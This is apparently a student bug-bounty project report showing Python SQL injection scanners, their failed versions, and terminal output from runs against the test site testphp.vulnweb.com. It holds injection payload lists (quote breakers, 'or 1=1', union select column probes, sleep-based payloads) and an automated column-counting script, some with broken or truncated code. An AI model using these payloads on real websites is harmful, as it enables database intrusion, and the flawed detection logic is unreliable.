BUG BOUNTY

SUPERVISOR

Mr Farooq Javed

GROUP MEMBERS:

Team Leader:

Fareeha Rani - BSEF19M015

Team Members:

Aqsa Yaqoob - BSEF19M009

Faiza Shahbaz – BSEF19M012

VERSION

Version 1

REPORT ON FAILURES AND SUCCESSES

Program 1.1:

The following program checks the URL of the website for error based and union based SQL injections manually that the user has to enter the query for error based and union based SQL injections. The output is also shown at the end of the of the program in the opened terminal

```
home > aqsa > Documents > python > ibandsqli.py > ...
import requests
url= input("Enter Valid url: ")
sql_query = input("Enter Query For Checking Error Based SQLi: ")
response = requests.get(url + sql_query)
if "error" in response.text.lower():
    print("The target URL is vulnerable to Error Based SQL injection\n")
else:
    print("The target URL is not vulnerable to Error Based SQL injection\n")

sql_query2 = input("\nEnter Query For Checking Union Based SQLi: ")
response = requests.get(url + sql_query2)
if "different number of columns" in response.text.lower():
    print("\he target URL has different number of columns\n")
else:
    print("The target URL has correct number of columns\n")
```

```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL

aqsa@aqsa:~$ cd Documents/python
aqsa@aqsa:~/Documents/python$ python3 ibandsqli.py
Enter Valid url: http://testphp.vulnweb.com/listproducts.php?cat=1
Enter Query For Checking Error Based SQLi: ' or 1=1#
The target URL is vulnerable to Error Based SQL injection


Enter Query For Checking Union Based SQLi: UNION SELECT 1,2,3,4,5,6,7,8,9,10,11
The target URL has correct number of columns
```


The above program checks for only one error message that is “different number of columns” replacing it with a list of error messages that can be generated different URLs and using of a for loop to check the error the messages, modified version will be

```
home > aqsa > Documents > python > ibandsqli.py > ...
import requests
url= input("Enter Valid url: ")
sql_query = input("Enter Query For Checking Error Based SQLi: ")
response = requests.get(url + sql_query)
if "error" in response.text.lower():
    print("The target URL is vulnerable to Error Based SQL injection")
else:
    print("The target URL is not vulnerable to Error Based SQL injection")

errors = [
    "SQL syntax",
    "Unknown Columns",
    "different number of Columns",
    "mysql_fetch_array",
    "mysql_num_rows",
    "mysql_result",
]

sql_query2 = input("\nEnter Query For Checking Union Based SQLi: ")
response = requests.get(url + sql_query2)
for error in errors:
    if error in response.text.lower():
        print("The query for URL has different number of columns")
        break
    else:
        print("The query for URL has correct number of columns")
```

The output will remain the same as the above program.


Program 1.2:

This program also check the target URL for SQL injections manually




Failed Attempt

URL is not being properly concatenated with the payload. The compiler is expecting proper args and kwargs which are not used anywhere in the code.




Program 1.3:

This program is for the login page of a website that injects the username and password parameters of a website



Program 2:

The following program successfully identifies the total number of columns in the table being used by website as well as the generates the query which can be entered at the end of the URL.. It is based on Union SQL injections. It only prompts users the URL and generates the union select query by itself.



The program above was checking the response for only one error message that was “different number of columns” so as error message list was added in program 1 it was also added here and the output will remain the same as it is the above program.

```
home > aqsa > Documents > python > union.py > ...
import requests
url = input("Enter URL: ")
query = ''
column_count = 1
errors = [
    "SQL syntax",
    "Unknown Columns",
    "different number of Columns",
    "mysql_fetch_array",
    "mysql_num_rows",
    "mysql_result",
]
while True:
    res = requests.get(url + " union select " + "null,"*(column_count-1) + "null")
    found_error = False
    for error in errors:
        if error.lower() in res.text.lower():
            found_error = True
            break
    if not found_error:
        break
    column_count += 1

for i in range(1, column_count+1):
    if i == column_count:
        query += str(i)
    else:
        query += str(i) + ","
query = "UNION SELECT " + query
print("Total number of columns: ", column_count)
print("Final query:\n" + query)
```

Some of the failed attempts to create the above program

Failed Attempts


1:

This program iterated infinitely. After a certain long time passed it generated query as UNION SELECT null,null,null, null and so on.

```
home > aqsa > Downloads > inbandsqli(1).py > ...
import requests

url= input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + (column_count-1)*"null,")
    if "different number of columns" in res.text.lower():
        break

    query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
    column_count += 1
print("Total number of columns: ", column_count-1)
print("Final query:\n" + query)
```


2.

The following program generated output as UNION SELECT 1 UNION SELECT null,2 UNION SELECT null,null,3 UNION SELECT null,null,null,4 UNION SELECT null,null,null,null,5 UNION SELECT null,null,null,null,null,6 UNION SELECT null,null,null,null,null,null,7 UNION SELECT null,null,null,null,null,null,null,8 UNION SELECT null,null,null,null,null,null,null,null,9 UNION SELECT null,null,null,null,null,null,null,null,null,10
instead of UNION SELECT 1,2,3,4,5,6,7,8,9,10,11




3.

The output of below program was
'Enter URL: http://testphp.vulnweb.com/listproducts.php?cat=1 Total number of columns: 10
Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10 The response generated has 1 less column




4.

Enter URL: http://testphp.vulnweb.com/listproducts.php?cat=1 Total number of columns: 11
Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10
Even though total number of columns are 11 final query contains 10



5.

Output was: UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT 12345678910



6.

UNION SELECT null

```python
import requests

url = input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + (column_count-1)*"null," + "null")
    if "different number of columns" not in res.text.lower():
        break

    query += str(column_count) + ","
    column_count += 1

query = "UNION SELECT " + query + "null"

print("Total number of columns: ", column_count)
print("Final query:\n" + query)
```

From all these failed attempts that conclusion was query variable was not updated properly therefore changing it again and again, The above mentioned **program 2.1** was created

7.

Condition is not set properly for while loop. In result, the program keeps executing infinitely.

```
(PyVir)fariha@kali: ~/sqltool
KeyboardInterrupt

┌──(PyVir)─(fariha㉿kali)-[~/sqltool]
└─$ python union.py
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 00
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 01
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 02
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 03
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 04
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 05
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 06
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 07
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 08
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 09
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 010
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 011
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 012
```

Program 2.2:

The following program checks for error based SQL injection vulnerability from a pre-defined list of payloads instead of asking the user to enter the payload.

```python
import requests
# Define the URL we want to scan
url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
# Define a list of payloads to test
payloads = [
    "'",
    "\"",
    "\' or 1=1 -- ",
    "\" or 1=1 -- ",
    "\' ",
    "\" ",
    " ",
    " union select 1,2 ",
    " union select 1,2,3 ",
    " union select 1,2,3,4 ",
    " union select 1,2,3,4,5 ",
    " union select 1,2,3,4,5,6 ",
    " union select 1,2,3,4,5,6,7 ",
    " union select 1,2,3,4,5,6,7,8 ",
    " union select 1,2,3,4,5,6,7,8,9 ",
    " union select 1,2,3,4,5,6,7,8,9,10 ",
    " union select 1,2,3,4,5,6,7,8,9,10,11 ",
    " union select 1,2,3,4,5,6,7,8,9,10,11,12 ",
    "1' or '1'='1",
    "1\" or \"1\"=\"1",
    "1 or 1=1",
    "1 and 1=2",
    "1' or sleep(5) -- ",
    "\" or sleep(5) -- ",
]

# Define a list of error messages to look for in the response
```

```python
# Define a list of error messages to look for in the response
error_messages = [
    "SQL syntax",
    "mysql_fetch_array",
    "mysql_num_rows",
    "mysql_result",
]

# Make a GET request to the URL with each payload
for payload in payloads:
    # Create a new URL with the current payload
    new_url = url + payload
    response = requests.get(new_url)

    # Check for union-based SQL injection
    if "union select" in response.text and (type("painted by") != str) in response.text:
        print(f"[+] Union-based SQL injection vulnerability found with payload: {payload}")

    # Check for error-based SQL injection
    for error in error_messages:
        if error in response.text:
            print(f"[+] Error-based SQL injection vulnerability found with payload: {payload}")
            break

    # Check for boolean-based SQL injection
    if "You have an error in your SQL syntax" not in response.text and (response.elapsed.total_seconds() >= 5 or response.status_cod
        print(f"[+] Boolean-based SQL injection vulnerability found with payload: {payload}")
```

Output of the program was:

```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL
aqsa@aqsa:~/Downloads$ python3 trio_types.py
[+] Error-based SQL injection vulnerability found with payload: '
[+] Error-based SQL injection vulnerability found with payload: "
[+] Error-based SQL injection vulnerability found with payload: ' or 1=1 --
[+] Error-based SQL injection vulnerability found with payload: " or 1=1 --
[+] Error-based SQL injection vulnerability found with payload: '
[+] Error-based SQL injection vulnerability found with payload: "
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5,6
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5,6,7
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5,6,7,8
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5,6,7,8,9
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5,6,7,8,9,10
[+] Error-based SQL injection vulnerability found with payload:  union select 1,2,3,4,5,6,7,8,9,10,11,12
[+] Error-based SQL injection vulnerability found with payload: 1' or '1'='1
[+] Error-based SQL injection vulnerability found with payload: 1" or "1"="1
[+] Error-based SQL injection vulnerability found with payload: 1' or sleep(5) --
[+] Error-based SQL injection vulnerability found with payload: " or sleep(5) --
aqsa@aqsa:~/Downloads$
```

Program 3:

The program below checks the inject able or modifiable parameter for the entered URL. For example if:

- https://www.example.com/ is entered, this URL does not have any parameter which will enable us to check the website for SQL injections.
- https://www.example.com/products.php?id=1 is entered, Now in this URL we are provided with a parameter **id=1** which might be inject able

So this is the thing the following program checks:

```
home > aqsa > Documents > python > error.py > ...
import requests
from urllib.parse import urlparse, parse_qs, urlencode, urlunparse

def is_parameter_injectable(url):
    parsed_url = urlparse(url)
    query_params = parse_qs(parsed_url.query)
    if not query_params:
        print("No query parameters found in URL")
        return False
    for param_name in query_params.keys():
        original_value = query_params[param_name]
        new_value = "modified_value"
        query_params[param_name] = new_value
        modified_url = urlunparse(parsed_url._replace(query=urlencode(query_params, doseq=True)))
        response = requests.get(modified_url)
        if response.status_code == 200:
            print(f"Parameter '{param_name}' is modifiable")
            return True
        else:
            query_params[param_name] = original_value
    print("No modifiable parameters found in URL")
    return False
